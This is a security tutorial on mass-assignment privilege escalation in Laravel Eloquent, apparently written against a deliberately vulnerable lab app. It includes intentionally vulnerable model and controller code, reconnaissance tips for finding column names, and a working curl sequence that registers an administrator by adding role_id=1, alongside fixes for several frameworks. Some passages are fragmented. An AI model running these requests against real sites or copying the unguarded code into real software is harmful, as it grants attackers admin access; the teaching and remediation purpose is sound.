

Mass Assignment in Laravel Eloquent: Turning a Missing $fillable into Instant Admin
git fetch origin && git pull to pull the latest changes.
$guarded = [] with User::create($request->all()), can still repeat the same mistake because "the validator already checked the input." The validator checked that the input looks valid. It didn't check that the
input isn't a privilege escalation.
$fillable whitelist and the controller passes
$request->all() straight into Model::create(), an attacker
can mass assign any writable model attribute that isn't protected into the model. If your
users table has a role_id column, and almost every
app with roles does, an attacker may be able to register as an administrator with one
extra POST parameter. No credentials. No brute force. No exploit chain.
A browser, DevTools, and the knowledge that Laravel's column naming conventions are
in the public documentation. This is the same vulnerability class that Egor Homakov demonstrated against GitHub in 2012. Developers are still introducing it in 2026.
Where This Sits in the Kill Chain
Mass assignment is the entry point for the entire ArtisanBreach
kill chain. It doesn't require a prior exploit to set up. It turns the publicly
accessible registration endpoint into instant privilege escalation. No auth.
No prior access. Just a browser and the knowledge that role_id is
probably a column in the users table.

Vulnerability Classification
| CWE | CWE-915: Improperly Controlled Modification of Dynamically-Determined Object Attributes |
|---|---|
| OWASP Top 10 | A04:2021, Insecure Design |
| OWASP API Security | API3:2023, Broken Object Property Level Authorization |
| Affected versions |
All Laravel versions when $guarded = [] (or
Model::unguard() has been called) and
$fillable is absent. Also affects Django, Rails <4,
Express/Sequelize, and virtually every ORM that supports bulk assignment.
|
| Authentication required | None. The registration endpoint is public by design. |
| Historical precedent | GitHub mass assignment breach (2012). Egor Homakov gained commit access to the Ruby on Rails repository using only his own GitHub account, no stolen credentials, no exploit chain. Same vulnerability class. Different framework. Same root cause: the ORM trusted the HTTP request body to only contain "safe" fields. |
The Code That Causes This (and Why It Feels Fine)
Open any Laravel tutorial from 2015 to 2023 and you'll find a registration controller that looks like this:
// The safe version, every field is explicitly listed
protected function create(array $data)
{
    return User::create([
        'name'     => $data['name'],
        'email'    => $data['email'],
        'password' => Hash::make($data['password']),
    ]);
}
That's safe. Three fields, explicitly named. Nothing extra gets through. But then someone decides it's repetitive and "the validator already checked everything." They refactor to:
// "The validator runs first. Why repeat myself?"
protected function create(array $data)
{
    unset($data['password_confirmation']); // the only "extra" field, right?
    return User::create($data);            // entire request body → ORM → database
}<input> fields: name, email, password. Attackers think about
what the HTTP endpoint accepts. Any key-value pair in the POST body
that matches a database column name. The form and the endpoint are completely
different interfaces. The form is a suggestion. The endpoint is the reality.
$guarded = ['*'], every attribute is
protected by default. For this vulnerability to exist, someone must have
explicitly set protected $guarded = [] on the model or called
Model::unguard() globally. This almost always happens during
prototyping: the developer hits MassAssignmentException, Googles
it, finds a Stack Overflow answer saying "just add $guarded = []
to your model," does it, and forgets to revert before shipping. The exception
was the safety net. They removed the safety net.
The Vulnerable Code in ArtisanBreach
This is the actual code running right now. Verified from the repository.
ModelNo mass-assignment guard. $guarded is an empty array.
// app/Models/User.php
class User extends Authenticatable
{
    use HasFactory, Notifiable;

    // $fillable removed during v2.0 refactor, "form validation handles input sanitisation."
    // Mass-assignment protection disabled; Eloquent accepts ALL columns from input arrays.
    protected $guarded = [];        // ← This is the problem. Everything is allowed.

    protected $hidden = ['password', 'remember_token'];

    protected function casts(): array
    {
        return [
            'email_verified_at' => 'datetime',
            'password'          => 'hashed',
        ];
    }

    public function role(): BelongsTo
    {
        return $this->belongsTo(Role::class);
    }
}role_id carries privilege meaning
// database/migrations/0001_01_01_000000_create_users_table.php
Schema::create('users', function (Blueprint $table) {
    $table->id();
    $table->foreignId('role_id')->constrained()->default(2);
    // role_id = 1 → Administrator
    // role_id = 2 → Standard User (default)
    $table->string('name');
    $table->string('email')->unique();
    $table->string('password');
    $table->rememberToken();
    $table->timestamps();
});Full request data passed to create(). Zero filtering.
// app/Http/Controllers/Auth/RegisterController.php
protected function create(array $data)
{
    // $data === $request->all() from the RegistersUsers trait.
    // password_confirmation is removed. Nothing else is.
    // Any key in $data that matches a column name gets written to the database.
    unset($data['password_confirmation']);
    return User::create($data);
}
The SQL Eloquent generates when an attacker sends role_id=1:
INSERT INTO `users` (`name`, `email`, `password`, `role_id`, `updated_at`, `created_at`)
VALUES ('Attacker', 'attacker@evil.com', '$2y$12$...', 1, '2026-07-11 ...', '2026-07-11 ...')
--                                                         ^
--                                              attacker-supplied value
--                                              overrides the DEFAULT 2
Part 1
How Attackers Find the Fields That Matter
Nearly all mass assignment writeups says "add role_id=1 to your POST" as if the field name is obvious. The hardest part isn't the exploit, knowing which column names to inject. The following methods are how attackers actually figure that out, from laziest to most creative:
Read the Html source. Seriously.
Before anything fancy: View Source. Hidden inputs, data attributes, and JavaScript variables frequently expose internal column names. Registration forms often include hidden fields for tracking (utm_source, referral_code)
that map directly to database columns. Profile edit forms are even better, they often have hidden role_id or is_admin fields that the frontend hides but the backend still accepts.
<!-- Found in a real registration form. View Source revealed this: -->
<input type="hidden" name="plan_id" value="1">
<input type="hidden" name="role" value="user">

<!-- Also check data attributes: -->
<form data-user-role="customer" data-plan-tier="free">Guess conventions. They're documented.
Laravel's naming conventions are public and predictable. Laravel apps with
roles uses role_id. app with teams uses team_id.
The standard list attackers try:
Error messages leak column names.
If APP_DEBUG=true (which it is in ArtisanBreach, see Post 1's
.env leak), any SQL error dumps the full query including column names. Send a
deliberately broken value and read the stack trace:
# Send a non-numeric value to a guessed column name
curl -X POST http://target/register \
  --data-urlencode "name=test" \
  --data-urlencode "email=test@test.com" \
  --data-urlencode "password=password" \
  --data-urlencode "password_confirmation=password" \
  --data-urlencode "is_admin=notanumber"

# If the column exists and is an integer, you might see:
# SQLSTATE[HY000]: General error: 1366 Incorrect integer value:
# 'notanumber' for column 'is_admin' at row 1
#                              ^^^^^^^^^
#                         column name confirmed
Even without debug mode, error behaviour leaks information. If a request
with role_id=1 succeeds but is_admin=1 throws a 500,
you've learned that role_id is a real column and is_admin
isn't. You've also learned that the endpoint accepts extra parameters.
Examine the response. It often tells you what columns exist.
After registration, the response frequently includes user data. A JSON API might
return {"user": {"id": 42, "name": "test", "role": "user"}}. Now
you know there's a role relationship. A redirect to
/dashboard?welcome=1&plan=free tells you plan is
a stored attribute. Even an Html page with <span class="badge">Free Plan</span>
confirms plan_id or subscription_tier exists.
Source maps and frontend JavaScript.
If the app ships source maps in production (common with Laravel Vite dev builds accidentally deployed), attackers can read the original Vue/React components. These often contain API field names, validation rules, and form schemas:
// Found in a production source map. Exposes every user field.
const registerUser = (data) => axios.post('/register', {
  name: data.name,
  email: data.email,
  password: data.password,
  role_id: 2,          // ← default role, hardcoded in frontend
  plan_id: 1,          // ← default plan
  referral_code: null, // ← referral column exists
});OpenAPI/Swagger documentation.
If the app has a /api/docs endpoint (increasingly common), it
enumerates every request field and response attribute. An attacker doesn't need
to guess, the documentation tells them every column that exists:
# From a real OpenAPI spec at /api/docs, tells you everything
User:
  type: object
  properties:
    id: { type: integer }
    name: { type: string }
    email: { type: string }
    role_id: { type: integer, default: 2 }   # ← target acquired
    plan_id: { type: integer, default: 1 }   # ← target acquired
is_verified: { type: boolean } # ← target acquiredPassword reset and "forgot password" flows.
Password reset forms often include hidden fields or redirect parameters that
reveal user attributes. A reset email that says "Dear Admin User" confirms
the role. A reset link with ?type=admin confirms there's a
type column. The reset flow is a reconnaissance goldmine because it operates
on existing users whose attributes the application already knows.
Profile update endpoints are often more permissive than registration.
Registration might be locked down, but profile updates often accept
$request->all() or $request->only([...]) with a
longer list of allowed fields. An attacker who registers normally and then
explores PUT /api/user or POST /profile often finds
that role_id, plan_id, or is_admin are
accepted there even if registration rejected them.
The Attack: One Extra Parameter, Full Admin

Confirm registration is open. This is the only pre-flight check:
curl -s -o /dev/null -w "%{http_code}" http://localhost:8084/register
# 200, registration is openRegister with role_id=1 appended to an otherwise normal request:
# Check if register route is available
curl -s -c cookies.txt http://localhost:8084/register > /dev/null
# Grab CSRF token, register with role_id=1
TOKEN=$(curl -s -b cookies.txt http://localhost:8084/register \
| grep -oP 'name="_token" value="\K[^"]*')# Register with role_id=1
curl -s -D- -X POST http://localhost:8084/register \
-b cookies.txt -c cookies.txt \
--data-urlencode "_token=$TOKEN" \
--data-urlencode 'name=John' \
--data-urlencode 'email=attacker@evil.com' \
--data-urlencode 'password=Test1234' \
--data-urlencode 'password_confirmation=Test1234' \
--data-urlencode 'role_id=1'# Success
HTTP/1.1 302 Found
Server: nginx/1.17.10
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Location: /home
Set-Cookie: artisanbreach_session=...role_id=1, Administrator.
Verify the role actually stuck in the database:
php artisan tinker --execute "
    \$u = \App\Models\User::where('email', 'attacker@evil.com')->first();
    echo 'role_id: ' . \$u->role_id . PHP_EOL;
    echo 'role: '    . \$u->role->name . PHP_EOL;
"
# role_id: 1
# role: AdministratorWalk into the admin panel with your session cookie:
curl -s -b cookies.txt -L http://localhost:8084/admin | head -5
# HTTP/1.1 200 OK, full admin dashboard, authenticated as Administrator
What You Just Gave Away
- Admin account created with credentials only the attacker knows
- Full access to every
/admin/*route - User management: reset passwords, deactivate, delete accounts
- Content management: modify or delete any page, post, or setting
- Inject persistent payloads into database-backed content areas
- Maintenance mode toggle, targeted denial of service
- Settings panels that expose additional secrets and API keys
- File upload controls, path to RCE via admin media manager
- Persistence: the account survives deployments, migrations, and restarts
- Pivot point for every subsequent step in the kill chain
Part 2
Mass Assignment is Not Just a Laravel Problem
Major web frameworks have shipped a version of this vulnerability. Some fixed it. Some made it the developer's problem. None of them learned from each other. These are four different vulnerability ecosystems:
Python / DjangoThe ORM trusts whatever you give it.
Django's ORM doesn't have $fillable or $guarded. It
relies on the developer to explicitly list fields in forms and serializers. When
someone gets lazy and passes request.POST directly:
# VULNERABLE, Django doesn't stop this. At all.
def register(request):
    user = User.objects.create(**request.POST.dict())
    # Attacker sends: name=..., email=..., password=..., is_staff=True
    # Django creates the user with is_staff=True. Admin access granted.
    return redirect('/dashboard')

# SAFE, explicitly list every field
def register(request):
    user = User.objects.create(
        username=request.POST['username'],
        email=request.POST['email'],
        password=make_password(request.POST['password']),
        # is_staff, is_superuser, is_active, never passed
    )
Django Rest Framework (DRF) has its own version: if your serializer includes
fields = '__all__' or exclude = [], every model
field becomes writable through the API. This is explicitly warned against in
the DRF docs, but it's still the first thing developers try.
# VULNERABLE, DRF serializer exposes every field
class UserSerializer(serializers.ModelSerializer):
    class Meta:
        model = User
        fields = '__all__'  # ← includes is_staff, is_superuser, is_active

# SAFE, explicit field list
class UserSerializer(serializers.ModelSerializer):
    class Meta:
        model = User
fields = ['username', 'email', 'password'] # only theseThe original. The one that started it all.
In 2012, Egor Homakov exploited GitHub's mass assignment to gain commit access to the Rails repository. The mechanism was absurdly simple:
# Rails 3 and earlier, VULNERABLE by default
# GitHub's SSH key creation endpoint accepted this:
# POST /ssh_keys with: public_key[user_id]=4223&public_key[key]=ssh-rsa AAA...

# The controller did:
@key = PublicKey.create(params[:public_key])
# params[:public_key] contained user_id=4223 (another user's ID)
# No attr_accessible defined on the model
# Result: key added to another user's account

# The same pattern on users:
@user = User.create(params[:user])
# params[:user] could contain admin: true
Rails 4 "fixed" this with strong parameters. But the fix requires the developer
to use require().permit(), if they don't, the vulnerability
is still there:
# STILL VULNERABLE in Rails 7 if you bypass strong parameters
@user = User.create(params.require(:user).permit!)  # permit! = allow everything
# Never use .permit! on user input. Ever.

# SAFE, strong parameters done correctly
@user = User.create(params.require(:user).permit(:name, :email, :password))Javascript ORMs have the same blind spot.
// VULNERABLE, Sequelize trusts req.body
app.post('/register', async (req, res) => {
  const user = await User.create(req.body);
  // req.body = { name, email, password, role: 'admin' }
  // Sequelize: "looks good to me" *INSERT with role='admin'*
  res.json(user);
});

// SAFE, destructure only what you need
app.post('/register', async (req, res) => {
  const { name, email, password } = req.body;
  const user = await User.create({ name, email, password });
  res.json(user);
});

// Also check Mongoose (MongoDB):
// VULNERABLE: User.create(req.body)
// SAFE: const user = new User({ name, email }); await user.save();is_admin=true to the database because the HTTP client asked
nicely.
The Fix

Add $fillable to your models
// app/Models/User.php
class User extends Authenticatable
{
    // Explicit whitelist. Only these columns can be mass-assigned.
    // role_id is NOT in this list, it can never be set via User::create()
    // or User::fill() or User::update() with an array.
    protected $fillable = [
        'name',
        'email',
        'password',
    ];

    // Remove: protected $guarded = [];
}

// Now this throws MassAssignmentException:
// User::create(['name' => 'test', 'role_id' => 1]);
// ^^^^^^^ not in $fillable$guarded = ['role_id', 'is_admin'] is a blacklist. Every time you
add a sensitive column to the database, you have to remember to add it to the
blacklist. Forget once, and that column is writable. $fillable is
a whitelist: closed by default. New columns are blocked unless you explicitly
allow them. Default-deny always beats default-allow.
Extract only the fields you need
// app/Http/Controllers/Auth/RegisterController.php
protected function create(array $data): User
{
    // Name exactly what this controller writes. Nothing else gets through
    // regardless of what arrives in the request body.
    return User::create([
        'name'     => $data['name'],
        'email'    => $data['email'],
        'password' => Hash::make($data['password']),
    ]);
}
Why you need both, not just one
| Scenario | Only $fillable |
Only explicit controller | Both |
|---|---|---|---|
Attacker sends role_id=1 |
Blocked | Blocked | Blocked at both layers |
Developer adds role_id to $fillable for admin feature, forgets registration endpoint |
Vulnerable again | Controller still explicit | Controller catches it |
Developer refactors controller to User::create($data) |
Model still guards | Vulnerable again | Model catches it |
Finding It in Your Codebase
Two greps. Run them against any Laravel project:
# 1. Models with no mass-assignment guard at all
grep -rL '\$fillable\|\$guarded' app/Models/
# Every file in the output needs review

# 2. Controllers passing unfiltered request data to create() or fill()
grep -rn 'create(\$request\|create(\$data\|fill(\$request\|fill(\$data' \
  app/Http/Controllers/
# Each match needs manual inspection: is $data filtered before it reaches the ORM?
If a model shows up in both results, no guard AND a controller passing full request data, that's a confirmed mass assignment vulnerability. Fix it now.
Laravel also ships a development guard for mass-assignment violations:
// app/Providers/AppServiceProvider.php
public function boot(): void
{
    // Throws MassAssignmentException in non-production when an attribute
    // not listed in $fillable is passed. Surfaces violations during development.
    Model::preventSilentlyDiscardingAttributes(! app()->isProduction());
}preventSilentlyDiscardingAttributes() only works when
$fillable is defined and attributes are being discarded.
If $guarded = [] and $fillable is absent, no
attribute is ever discarded, everything is accepted. This method is a
safety net after you've added $fillable, not a
detection tool for the unguarded state.
Remediation Checklist
$fillable to every Eloquent model. List only columns that should be mass-assignable. Remove $guarded = [].Model::create() and Model::fill() call. Replace $request->all() with explicitly named field arrays.Model::preventSilentlyDiscardingAttributes() in non-production environments.role_id=1 to /register and assert the created user's role_id is the default (2), not 1.User::where('role_id', 1)->where('created_at', '>', $migrationDate)->count()$fillable (whitelist) over $guarded (blacklist). New columns are blocked by default.fields = '__all__'. If you use Rails: audit for .permit!. If you use Sequelize/Mongoose: audit for Model.create(req.body).The Bottom Line
This isn't an obscure gotcha buried in PHP internals. It's the natural consequence
of the most intuitive refactor a Laravel developer makes: "the validator already
checked the input, why repeat the field names?" The exploit requires no tools, no
timing, and no prior access. A browser, DevTools, and the knowledge that
role_id is probably a column in the users table.
The GitHub breach of 2012 forced Rails to ship strong parameters. Django added
warnings about fields = '__all__'. Laravel gave you
$fillable and $guarded. But every single one of these
frameworks made the fix something the developer has to remember to turn on.
Wipe out $fillable during a refactor. Set $guarded = []
to stop a MassAssignmentException while prototyping. Forget to put it back.
And it's open again.
A model with $guarded = [] and a controller that calls
Model::create($request->all()) is an open INSERT statement waiting
for anyone who thinks to read the migration file. You can fix this in four lines. The cost of not doing it is a free admin account for anyone with five
minutes and a browser.